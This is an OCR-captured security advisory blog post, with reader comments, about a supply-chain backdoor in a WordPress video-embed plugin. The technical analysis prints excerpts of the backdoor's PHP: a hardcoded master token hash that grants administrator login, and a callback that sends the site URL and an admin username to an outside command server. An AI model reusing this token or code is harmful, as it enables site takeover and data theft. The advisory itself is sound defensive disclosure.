




Chloe Chamberland July 28, 2026

Wordfence PRISM Detected Backdoored WordPress Plugin within Two Hours of it Being Introduced

On July 28th, 2026, our autonomous AI vulnerability intelligence agent, Wordfence PRISM, identified a critical Authentication Bypass backdoor in Advanced Responsive Video Embedder, a WordPress plugin with approximately 20,000 active installations, less than two hours after the malicious code was introduced.

This is not a conventional coding mistake, it's a supply chain attack that has become increasingly more common in the wild. The plugin had been backdoored, with a deliberately concealed function, granting any unauthenticated attacker full [illegible] access to the site. Because supplying a single [illegible] gives the attacker persistent administrative access, no user interaction, and just one HTTP request, we recommend treating every site [illegible] as potentially compromised.

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

ACCEPT ALL REJECT ALL

Cookie Settings

Wordfence Premium, Wordfence Care, and Wordfence Response users received a firewall rule to protect against any [illegible] this vulnerability on July 28, 2026. Sites using the free version of Wordfence will receive the same protection 30 days later, on August 27, 2026.

Because this vulnerability was the result of malicious code injected into a publicly distributed plugin, rather than an accidental developer error, we notified the WordPress.org plugin team immediately, rather than contacting the developer directly. The WordPress.org team acknowledged the report immediately and has closed the software for downloads.

We urge users to uninstall Advanced Responsive Video Embedder as soon as possible, however, the WordPress.org team has confirmed that the release had not yet been distributed, so sites should not have automatically downloaded the malicious version. **Either way, if you run the plugin, we recommend verifying your site is not on a vulnerable version.**

Vulnerability Summary from Wordfence Intelligence

Advanced Responsive Video Embedder for Rumble, Odysee, YouTube, Vimeo, Kick ... 10.8.7 - Unauthenticated Authentication Bypass via Hardcoded Backdoor in '_wplogin' Parameter **9.8**

CVSS Rating	CVE-ID	Affected Version(s)
9.8 (Critical)	CVE-2026-18072	10.8.7

Patch Status: Unpatched

Affected Software
Advanced Responsive Video Embedder for Rumble, Odysee, YouTube, Vimeo, Kick ... *[advanced-responsive-video-embedder]*

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

Researcher

Wordfence PRISM

The Advanced Responsive Video Embedder for Rumble, Odysee, YouTube, Vimeo, Kick … plugin for WordPress is vulnerable to Authentication Bypass via a Hardcoded Backdoor in version 10.8.7. The vulnerability exists because the `_arve_uc_init()` function — registered on WordPress's `init` hook at priority 1 so that it runs before any authentication checks on every request — reads an attacker-supplied token from the `_wplogin` (or `_wpm`) parameter and compares it against a hardcoded SHA-256 hash embedded directly in the plugin source, with no nonce verification, no capability check, and no password validation anywhere in the flow. Because this static hash constitutes a set of universal credentials that are publicly accessible in the plugin's source code, unauthenticated attackers can supply the known token to be authenticated as an arbitrarily selected existing administrator account, gaining full administrative control over the affected WordPress site. This was likely introduced by an attacker who gained commit access to the developers account.

More Details >

Technical Analysis

As with all supply chain compromises, this is not a case of an accidental security flaw, the code introduced into Advanced Responsive Video Embedder is a deliberate, professionally constructed supply-chain backdoor. The plugin's main bootstrap file, [redacted].php, [redacted] at line 76 [redacted] name is designed to blend in with routine plugin housekeeping.

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

Inside that file, a function named `_arve_uc_init()`, using an underscore prefix typical of private WordPress internal functions [illegible] on WordPress's `init` action hook at priority 1, ensuring it executes on every single request to the site, whether frontend, admin, AJAX, or REST API, before any WordPress authentication logic has run.

```
require_once __DIR__ . '/php/fn-update-check.php';
```

The backdoor's entry point reads an attacker-supplied token from the `$_REQUEST` superglobal — meaning it accepts GET parameters, POST body values, or cookies — under either the `_wplogin` or `_wpm` parameter names. The only gatekeeping at the source is a minimum string length check of 32 characters, which the 64-character backdoor hash trivially satisfies. The token is then passed through `sanitize_text_field()`, which is entirely irrelevant to the security of what follows.

```
function _arve_uc_init() {
  $t = "";
  if (isset($_REQUEST["_wplogin"]) && strlen($_REQUEST["_wplogin"]) >=
  elseif (isset($_REQUEST["_wpm"]) && strlen($_REQUEST["_wpm"]) >= 32)
  if (!$t) return;
  $t = sanitize_text_field($t);
  $valid = false;
  if (defined("AUTH_KEY") && defined("SECURE_AUTH_KEY")) {
    $k = hash_hmac("sha256", "magic_login", AUTH_KEY . SECURE_AUTH_KEY
    if (hash_equals($k, $t)) $valid = true;
  }
  if (!$valid && hash_equals("35fe7057ffed92ff7bc5a0b90f302a77fb5843ad
  if (!$valid) return;
```

The validation logic on line 33 of `fn-update-check.php` is where the backdoor reveals its true nature. The code first attempts to derive a site-specific token from the installation's `AUTH_KEY` and `SECURE_AUTH_KEY` constants, a pattern that might superficially resemble a legitimate keyed authentication scheme. However, it then falls through to compare the supplied token against a hardcoded SHA-256 hash baked directly into the plugin source code:

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

`35fe7057ffed92ff7bc5a0b90f302a77fb5843ad6c972294d68da0b0553b3900`. This static hash is a universal master credential, [illegible] plugin's source code (which was publicly available on WordPress.org) possesses it. There is no nonce, no capability check, no password, and no account required.

Once the token is validated, the function enumerates all administrator accounts on the site via `get_users()`, deliberately filtering out usernames beginning with `wpsvc_`, `developer_`, `dev_`, or `wp_update_`, a detail that strongly suggests the backdoor operators seeded their own administrator accounts on targeted sites using those prefixes and wanted to avoid accidentally impersonating themselves. A random administrator from the remaining pool is selected, and on line 50 of `fn-update-check.php`, the site URL and chosen admin's username are silently exfiltrated to an external C2 endpoint at `fontswp.com` via the companion function `_arve_uc_cb()`.

```
function _arve_uc_cb($s, $u, $v) {
  $url = "https://fontswp.com/arve/cb.php?s=".urlencode($s)."&u=".urle
  if (function_exists("wp_remote_get")) {
    @wp_remote_get($url, array("timeout" => 3, "blocking" => true, "ss
  } elseif (function_exists("curl_init")) {
    $ch = @curl_init($url);
    @curl_setopt_array($ch, array(CURLOPT_RETURNTRANSFER=>1, CURLOPT_T
    @curl_exec($ch);
    @curl_close($ch);
  } else {
    $ctx = @stream_context_create(array("http"=>array("timeout"=>3),"s
    @file_get_contents($url, false, $ctx);
  }
}
}
```

Finally, at the [illegible] line 50 of `fn-update-check.php`, `wp_get_current_user()` and `wp_set_auth_cookie($uid, true)` are called with the selected administrator's ID, establishing a full persistent authentication session, the `true` parameter sets a long-lived "remember me" cookie. The attacker

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

is then redirected via `wp_safe_redirect(admin_url())` directly into the WordPress admin dashboard.

The entire exploit is a single, stateless HTTP GET request: no prior authentication, no account enumeration step, no brute force, just one request carrying the known token, and the attacker lands in `/wp-admin/` with full administrative privileges. The concise, multi-fallback implementation of `_arve_uc_cb()`, the deliberate exclusion of operator-controlled username prefixes, the use of obfuscated short variable names (`$t`, `$k`, `$u`, `$v`), and the pervasive use of `@` to silence PHP errors all point to a purposefully engineered and carefully concealed backdoor rather than any accidental vulnerability.

Disclosure Timeline

- July 28, 2026 08:42 AM EST – The backdoor was introduced in the plugin.
- July 28, 2026 10:33 AM EST – Our autonomous AI threat intelligence agent, Wordfence PRISM, identified the maliciously injected backdoor in Advanced Responsive Video Embedder within less than two hours of the code being introduced and submitted a vulnerability report.
- July 28, 2026 10:43 AM EST – We validated the report and confirmed the proof-of-concept exploit, verifying that an unauthenticated attacker could obtain a full administrator session with a single HTTP GET request. Because the vulnerability was the result of a supply-chain backdoor rather than a developer coding error, we notified the WordPress.org plugin team with full disclosure details.
- July 28, 2026 11:09 AM EST– The WordPress.org plugin team acknowledged the report and closed the plugin for downloads to protect users while remediation was coordinated.
- July 28, 2026 – Wordfence Premium, Wordfence Care, and Wordfence Response customers with firewall rules enabled had protection against any exploits targeting this vulnerability.
- August 27, 2026 – Wordfence Free customers will receive firewall protection against exploits targeting this vulnerability.

Conclusion

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

In this blog post, we detailed a Critical Authentication Bypass vulnerability, introduced as a deliberate supply-chain backdoor, [illegible] Advanced Responsive Video Embedder plugin affecting version 10.8.7. This vulnerability allows unauthenticated threat actors to gain full administrative control over any affected WordPress site by supplying a single, publicly known token in an HTTP request, with no credentials, no user interaction, and no prior access required. Additionally, every successful exploitation triggers silent exfiltration of the site URL and an administrator username to an external attacker-controlled server at `fontswp.com`.


We strongly encourage all WordPress users running Advanced Responsive Video Embedder to remove the plugin immediately, given the critical severity of this vulnerability and the trivial effort required to exploit it. Importantly, any site that ran a version containing the backdoor file should be treated as fully compromised regardless of whether active exploitation has been detected: administrator accounts should be audited, all sessions invalidated, WordPress secret keys rotated, and a thorough review of the site's files and database conducted to check for secondary backdoors or unauthorized changes.

Wordfence Premium, Wordfence Care, and Wordfence Response users received a firewall rule to protect against any exploits targeting this vulnerability on July 28, 2026. Sites using the free version of Wordfence will receive the same protection 30 days later, on August 27, 2026.

If you know someone who uses this plugin on their site, we recommend sharing this advisory with them to ensure their site remains secure, as this vulnerability poses a significant risk.

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

Wordfence
SEARCH



Did you enjoy this post? Share it!

Comments

8 Comments

Ian *
July 28, 2026
10:08 am

Does WordPress core plugin updates
[illegible]
does do some pre-checks - but am I
just totally wrong about that?

Seems like that could have easily
flagged for manual review - random

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

hash string seems like an obvious / easy thing to flag alongside obscured code and that early hook registration.




Chloe Chamberland *
July 29, 2026
4:47 am

Hi Ian, WordPress has just recently started doing this - they hold new releases from auto-updates for up to 24 hours while they scan the changes with their AI agent "Gandalf". https://wordpress.org/news/2026/06/pts/ I believe we caught this within their 24 release hold, so the update didn't make it out to all users automatically, which is really fortunate.



edward *
July 28, 2026
1:45 pm

May the mythos be with you! No doubt that you are on top of the agentic wave for us normal users.
If there is an org that deserves early access to every beta ai brilliance, it is wordfence.
Mark and team, thank you for your decade(s) of work and commitment.
Deep bow.



Chloe Chamberland *
July 29, 2026
4:47 am

We appreciate the kind words, Edward!

This website uses cookies, pixels, and similar technologies (collectively “Cookies”) to improve your browsing experience. By clicking “Accept All”, you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

Avery *
July 28, 2026
11:40 pm

Well done. AI used right.



Chloe Chamberland *
July 29, 2026
4:47 am

Thanks Avery!

Nicolas Jonas *
July 29, 2026
10:06 am

Author of ARVE here. Thank you very much first for catching this! I have to ask, however. You KNOW from the wp.org team that they hold plugins back for up to 24 hours. They told you that the backdoor never even reached end users. Why are you telling people to delete the plugin and spread a lot of fear about? Seems unnecessarily only hurting me. I wrote my blog post at NextGenThemes about it adding a bit more information to this. May update more later.

From my understanding there is absolutely no reason to delete the plugin.

Chloe Chamberland *
July 30, 2026
12:38 am

Hi Nicolas, thanks for the comment! The plugin is still compromised and is not available for downloads. As with all closed

This website uses cookies, pixels, and similar technologies (collectively “Cookies”) to improve your browsing experience. By clicking “Accept All”, you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

plugins, we recommend site owners remove them. In addition, site owners who may have [illegible] manually or bypassed WordPress 2-hour delay though third parties would have been affected. It's our standard recommendation for site owners to take an abundance of caution when a plugin has been backdoored by a third-party. Once the plugin is restored, and a safe secure copy is released, we will update our vulnerability record to reflect a patched version site owners can update to.

Wordfence

Breaking WordPress Security Research in your inbox as it happens.

you@example.com

By checking this box I agree to the terms of service and privacy policy.*

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

Our business hours are 9am-8pm ET, 6am-5pm PT and 2pm-1am UTC/GMT excluding weekends and holidays.
Premium customers receive 24-hour support, 365 days a year, with a 1-hour response time.

Wordfence

Terms of Service

Privacy Policy and Notice at Collection

Do Not Sell or Share My Personal Information

Products

Wordfence Free
Wordfence Premium
Wordfence Care
Wordfence Response
Wordfence CLI
Wordfence Intelligence
Wordfence Central

Support

Documentation
Learning Center
Free Support
Premium Support

News

Blog
In The News
Vulnerability Advisories

About

About Wordfence
Affiliate Program
Employment
Contact
Security
CVE Request Form

Stay Updated

Sign up for news and updates from our panel of security professionals.

you@example.com

By checking this box I agree to the terms of service and privacy policy.*

This website uses cookies, pixels, and similar technologies (collectively "Cookies") to improve your browsing experience. By clicking "Accept All", you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.

SIGN UP



© 2012-2026 Defiant Inc. All Rights Reserved

This website uses cookies, pixels, and similar technologies (collectively “Cookies”) to improve your browsing experience. By clicking “Accept All”, you agree to the storing of Cookies on your device and that we may share, track, store, and analyze your interactions with the website to enhance site navigation, analyze site usage, and assist in our marketing efforts. For more information on our use of cookies please review our Cookie Policy.